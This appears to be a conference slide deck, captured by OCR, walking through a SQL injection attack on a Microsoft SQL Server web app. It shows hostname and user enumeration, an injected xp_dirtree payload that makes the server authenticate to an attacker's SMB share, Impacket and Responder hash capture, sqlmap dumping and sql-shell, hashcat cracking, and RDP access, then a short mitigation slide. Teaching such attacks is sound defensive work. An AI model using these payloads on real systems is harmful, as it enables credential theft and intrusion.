Pwning a shell via MSSQL DBMS

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root@whoami#

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    - Engineer
    - Cyber Security Consultant
    - International Cyber Security Trainer & Speaker

What is MSSQL DBMS

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
MSSQL DBMS is a relational database management system developed by microsoft.



Microsoft®
SQL Server®

Web App Error Message

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



Code: 105
Message: [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Unclosed quotation mark after the character string ''.

Code: 102
Message: [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Incorrect syntax near ''.

Server Name Enumeration



Host Name Enumeration

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

Code: 245
Message: [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Conversion failed when converting the nvarchar value 'WEB01' to

User Enumeration

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

Code: 245
Message: [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Conversion failed when converting the nvarchar value 'daedalus' to

GRABBING NTLMV2 HASHES WITH SMBSERVER

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

On attacker machine run: python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support myshare /Impacket

On target web application run: ACCRA';exec xp_dirtree '\\ip-address\myshare'; --





GRABBING NTLMV2 HASHES WITH RESPONDER

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

On attacker machine run: responder -i eth0 -v

On target web application run: ACCRA';exec xp_dirtree '\\ip-address\myshare'; --





Using SQLMAP

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```
[20:49:42] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2019 or 2016 or 10
web application technology: Microsoft IIS 10.0, PHP 7.3.7
back-end DBMS: Microsoft SQL Server 2017
[20:49:42] [INFO] fetching database names
available databases [6]:
[*] daedalus
[*] logs
[*] master
[*] model
[*] msdb
[*] tempdb
```

Viewing Database with SQLMAP

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```
[20:51:47] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2016 or 2019
web application technology: PHP 7.3.7, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[20:51:47] [INFO] fetching tables for database: daedalus
Database: daedalus
[7 tables]
+--------------+
| Countries    |
| Flights      |
| grants       |
| packages     |
| proxies      |
| roles        |
| sqlmapoutput |
+--------------+
```

Viewing Grants with SQLMAP

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```
web application technology: Microsoft IIS 10.0, PHP 7.3.7
back-end DBMS: Microsoft SQL Server 2017
[23:54:53] [INFO] fetching entries of column(s) 'username' for table 'grants' in database 'daedalus'
Database: daedalus
Table: grants
[1 entry]
+---------------+
| username      |
+---------------+
| daedalus_admin |
+---------------+
```

Viewing Roles with SQLMAP

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Table roles containing columns rolename and username .

SQLAgentUserRole	SQLAgentReaderRole
SQLAgentUserRole	dc_operator
SQLAgentUserRole	MS_DataCollectorInternalUser
SQLAgentUserRole	daedalus_admin
SQLAgentUserRole	WEB01\\svc_dev
SQLAgentReaderRole	SQLAgentOperatorRole
SQLAgentReaderRole	daedalus_admin
SQLAgentReaderRole	WEB01\\svc_dev
SQLAgentOperatorRole	PolicyAdministratorRole
SQLAgentOperatorRole	daedalus_admin
SQLAgentOperatorRole	WEB01\\svc_dev

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SQLAgentUserRole - Have permissions on only local jobs and job schedules that they own.

SQLAgentReaderRole & **SQLAgentOperatorRole** are members of SQLAgentUserRole.

SQLAgentReaderRole & **SQLAgentOperatorRole** have access to all SQL Server Proxies that have been granted to the SQLAgentUserRole

SQLMAP SQL-SHELL

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sqlmap -u sql.req -D daedalus --dbms mssql -- sql-shell

```
[20:56:09] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2019 or 2016
web application technology: PHP 7.3.7, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[20:56:09] [INFO] calling Microsoft SQL Server shell. To quit type 'x' or 'q' and press ENTER
sql-shell> @@version
[20:56:53] [INFO] fetching SQL query output: '@@version'
@@version: 'Microsoft SQL Server 2017 (RTM-GDR) (KB4505224) - 14.0.2027.2 (X64) \n\tJun 15 2019 00:26:19 \n\tCopyright (C) 2017 Microsoft Corporation\n\tStand
ard Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build 17763: ) (Hypervisor)\n'
```

Query With SQL-SHELL

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```
sql-shell> user_name();
[21:39:49] [INFO] fetching SQL query output: 'user_name()'
user_name(): 'daedalus'
sql-shell> host_name();
[21:40:10] [INFO] fetching SQL query output: 'host_name()'
host_name(): 'WEB01'
```

Grabbing NTLMV2 Hashes with SQL-SHELL


```
sql-shell> exec xp_dirtree '\\10[redacted]7\myshare';
[21:49:09] [INFO] executing SQL data execution statement: 'exec xp_dirtree '\\1[redacted]\myshare''
exec xp_dirtree '\\10[redacted]\myshare': 'NULL'
sql-shell>
```

```
root@inveteck: ~/Documents[redacted]/owasp 158x18
Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection ([redacted],54259)
[*] AUTHENTICATE_MESSAGE (DAEDALUS\WEB01$,WEB01)
[*] User WEB01\WEB01$ authenticated successfully
[*] WEB01$:[redacted]
[*] Closing down connection ([redacted],54259)
[*] Remaining connections []
```

Hash Cracking

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hashcat -m 5600 hashes.txt -o hashes.cracked password-list.txt

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: WEB01$::D[redacted]0000
Time.Started.....: Sun Feb 20 21:32:48 2022 (0 secs)
Time.Estimated...: Sun Feb 20 21:32:48 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (password-list.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2613 H/s (0.08ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests
Progress.........: 21/21 (100.00%)
Rejected.........: 0/21 (0.00%)
Restore.Point....: 21/21 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
```

RDP Access


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
Recycle Bin
Server Manager
Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
File and Storage Services
IIS
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud servic
Hide
ROLES AND SERVER GROUPS
3:37 PM

Mitigation & Recommendation

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Review source code for SQL Injection

Filter or sanitize inputs

User Parameterized Input with stored procedures

Use the Parameters Collection with Dynamic SQL

Questions

LinkedIn: Abu Safian Blay

Resources

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https://medium.com/@cybertest72/the-untold-sqli-attacks-5a39c92591b6

https://docs.microsoft.com/en-us/sql/ssms/agent/sql-server-agent-fixed-database-roles?view=sql-server-ver15

https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet

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